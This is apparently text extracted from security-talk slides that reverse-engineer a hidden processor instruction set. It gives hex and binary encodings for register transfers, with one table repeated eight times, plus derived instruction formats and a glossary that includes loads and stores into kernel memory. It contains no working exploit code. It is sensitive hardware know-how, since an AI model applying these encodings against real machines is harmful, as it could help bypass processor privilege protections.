A faint, grayscale circuit board pattern serves as the background for the slide.

& *collector* automatically identifies patterns in state diffs:

- ☒ word swap
- ☒ high word copy
- ☒ low word copy
- ☒ immediate load
- ☒ (pre) register to register transfer
- ☒ (post) register to register transfer
- ☒ 1-, 2-, 4-, 8- byte memory writes
- ☒ 1-, 2-, 4-, 8- byte memory reads
- ☒ increment by 1, 2, 4, or 8
- ☒ decrement by 1, 2, 4, or 8
- ☒ write instruction pointer
- ☒ 1- through 16- bit shifts
- ☒ relative immediate load
- ☒ add, subtract, multiply, divide, modulo, xor, binary and, binary or

A deeply embedded instruction set



# A deeply embedded instruction set

Once instructions are binned,  
*encodings* can be automatically derived  
by analyzing bit patterns within a bin

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000	1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010	1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010	1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011	1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011	1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011	1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100	1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110	1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110	1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111	1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001	1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101	1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011	1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001	1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011	1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110	1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111	1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100	1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000 1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010 1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010 1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011 1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011 1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011 1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100 1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110 1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110 1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111 1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001 1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101 1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011 1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001 1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011 1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110 1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111 1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100 1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000	1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010	1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010	1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011	1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011	1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011	1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100	1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110	1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110	1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111	1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001	1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101	1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011	1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001	1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011	1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110	1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111	1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100	1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[	1010	1100	0001	0000	1000	1001	0100	1101	]:	eax -> ecx
ac128107	[	1010	1100	0001	0010	1000	0001	0000	0111	]:	edx -> eax
ac12bd61	[	1010	1100	0001	0010	1011	1101	0110	0001	]:	edx -> edi
ac1387e1	[	1010	1100	0001	0011	1000	0111	1110	0001	]:	ebx -> eax
ac13a0af	[	1010	1100	0001	0011	1010	0000	1010	1111	]:	ebx -> esp
ac13b147	[	1010	1100	0001	0011	1011	0001	0100	0111	]:	ebx -> esi
ac149b4f	[	1010	1100	0001	0100	1001	1011	0100	1111	]:	esp -> ebx
ac1683e5	[	1010	1100	0001	0110	1000	0011	1110	0101	]:	esi -> eax
ac169ff1	[	1010	1100	0001	0110	1001	1111	1111	0001	]:	esi -> ebx
ac179147	[	1010	1100	0001	0111	1001	0001	0100	0111	]:	edi -> edx
ae51b662	[	1010	1110	0101	0001	1011	0110	0110	0010	]:	ecx -> esi
ae55becb	[	1010	1110	0101	0101	1011	1110	1100	1011	]:	ebp -> edi
aff3adaf	[	1010	1111	1111	0011	1010	1101	1010	1111	]:	ebx -> ebp
b01190e4	[	1011	0000	0001	0001	1001	0000	1110	0100	]:	ecx -> edx
b253a24d	[	1011	0010	0101	0011	1010	0010	0100	1101	]:	ebx -> esp
b2568673	[	1011	0010	0101	0110	1000	0110	0111	0011	]:	esi -> eax
b257b31d	[	1011	0010	0101	0111	1011	0011	0001	1101	]:	edi -> esi
b3f494c2	[	1011	0011	1111	0100	1001	0100	1100	0010	]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000 1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010 1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010 1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011 1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011 1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011 1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100 1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110 1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110 1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111 1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001 1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101 1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011 1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001 1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011 1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110 1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111 1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100 1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000	1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010	1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010	1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011	1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011	1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011	1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100	1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110	1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110	1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111	1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001	1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101	1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011	1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001	1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011	1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110	1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111	1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100	1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====

ac10894d	[ 1010 1100 0001 0000	1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010	1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010	1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011	1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011	1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011	1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100	1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110	1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110	1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111	1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001	1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101	1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011	1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001	1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011	1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110	1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111	1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100	1001 0100 1100 0010 ]:	esp -> edx

===== bin: reg xfer =====


ac10894d	[ 1010 1100 0001 0000 1000 1001 0100 1101 ]:	eax -> ecx
ac128107	[ 1010 1100 0001 0010 1000 0001 0000 0111 ]:	edx -> eax
ac12bd61	[ 1010 1100 0001 0010 1011 1101 0110 0001 ]:	edx -> edi
ac1387e1	[ 1010 1100 0001 0011 1000 0111 1110 0001 ]:	ebx -> eax
ac13a0af	[ 1010 1100 0001 0011 1010 0000 1010 1111 ]:	ebx -> esp
ac13b147	[ 1010 1100 0001 0011 1011 0001 0100 0111 ]:	ebx -> esi
ac149b4f	[ 1010 1100 0001 0100 1001 1011 0100 1111 ]:	esp -> ebx
ac1683e5	[ 1010 1100 0001 0110 1000 0011 1110 0101 ]:	esi -> eax
ac169ff1	[ 1010 1100 0001 0110 1001 1111 1111 0001 ]:	esi -> ebx
ac179147	[ 1010 1100 0001 0111 1001 0001 0100 0111 ]:	edi -> edx
ae51b662	[ 1010 1110 0101 0001 1011 0110 0110 0010 ]:	ecx -> esi
ae55becb	[ 1010 1110 0101 0101 1011 1110 1100 1011 ]:	ebp -> edi
aff3adaf	[ 1010 1111 1111 0011 1010 1101 1010 1111 ]:	ebx -> ebp
b01190e4	[ 1011 0000 0001 0001 1001 0000 1110 0100 ]:	ecx -> edx
b253a24d	[ 1011 0010 0101 0011 1010 0010 0100 1101 ]:	ebx -> esp
b2568673	[ 1011 0010 0101 0110 1000 0110 0111 0011 ]:	esi -> eax
b257b31d	[ 1011 0010 0101 0111 1011 0011 0001 1101 ]:	edi -> esi
b3f494c2	[ 1011 0011 1111 0100 1001 0100 1100 0010 ]:	esp -> edx

lgd:	[00000000....++++.....]
mov:	[000000000000++++0+++]
izx:	[00000000....+++++.....]
isx:	[00000000....+++++.....]
ra4:	[0000.....0000.....0000.]
la4:	[0000.....00.....00.....]
ra8:	[0000.....0000.....0000.]
la8:	[0000.....00.....0000.....]
and:	[0000000++++.++++.....0000]
or:	[0000000++++.++++.....0000]
ada:	[00000000        ++++        000]
sba:	[00000000        ++++        000]
ld4:	[00000000---.++++.++++...==.....]
st4:	[00000000---.++++.++++...==.....]
ad4:	[0000000++++...==]
ad2:	[0000000++++...==]
ad1:	[0000000++++...==]
zl3:	[0000000.....++++.....]
zl2:	[0000000.....++++.....]
zl1:	[0000000.....++++.....]
cmb:	[00000000....++++.++++.....]

[o] opcode    [.] unknown    [ ] don't care  
[+] register    [-] offset    [=] length/value

- & lgd: load base address of gdt into register
- & mov: copy register contents
- & izx: load 2 byte immediate, zero extended
- & isx: load 2 byte immediate, sign extended
- & ra4: shift eax right by 4
- & la4: shift eax left by 4
- & ra8: shift eax right by 8
- & la8: shift eax left by 8
- & and: bitwise and of two registers, into eax
- & or: bitwise or of two registers, into eax
- & ada: add register to eax
- & sba: sub register from eax
- & ld4: load 4 bytes from kernel memory
- & st4: store 4 bytes into kernel memory
- & ad4: increment a register by 4
- & ad2: increment a register by 2
- & ad1: increment a register by 1
- & zl3: zero low 3 bytes of register
- & zl2: zero low 2 bytes of register
- & zl1: zero low byte of register
- & cmb: shift low word of source into low word of destination


# A deeply embedded instruction set

A faint, grayscale circuit board pattern serves as the background for the slide.

## ¶ General patterns:

- ¶ Registers encoded with 4 bits
  - ¶ eax is 0b0000
  - ¶ ebx is 0b0011
  - ¶ ecx is 0b0001
  - ¶ edx is 0b0010
  - ¶ esi is 0b0110
  - ¶ edi is 0b0111
  - ¶ ebp is 0b0101
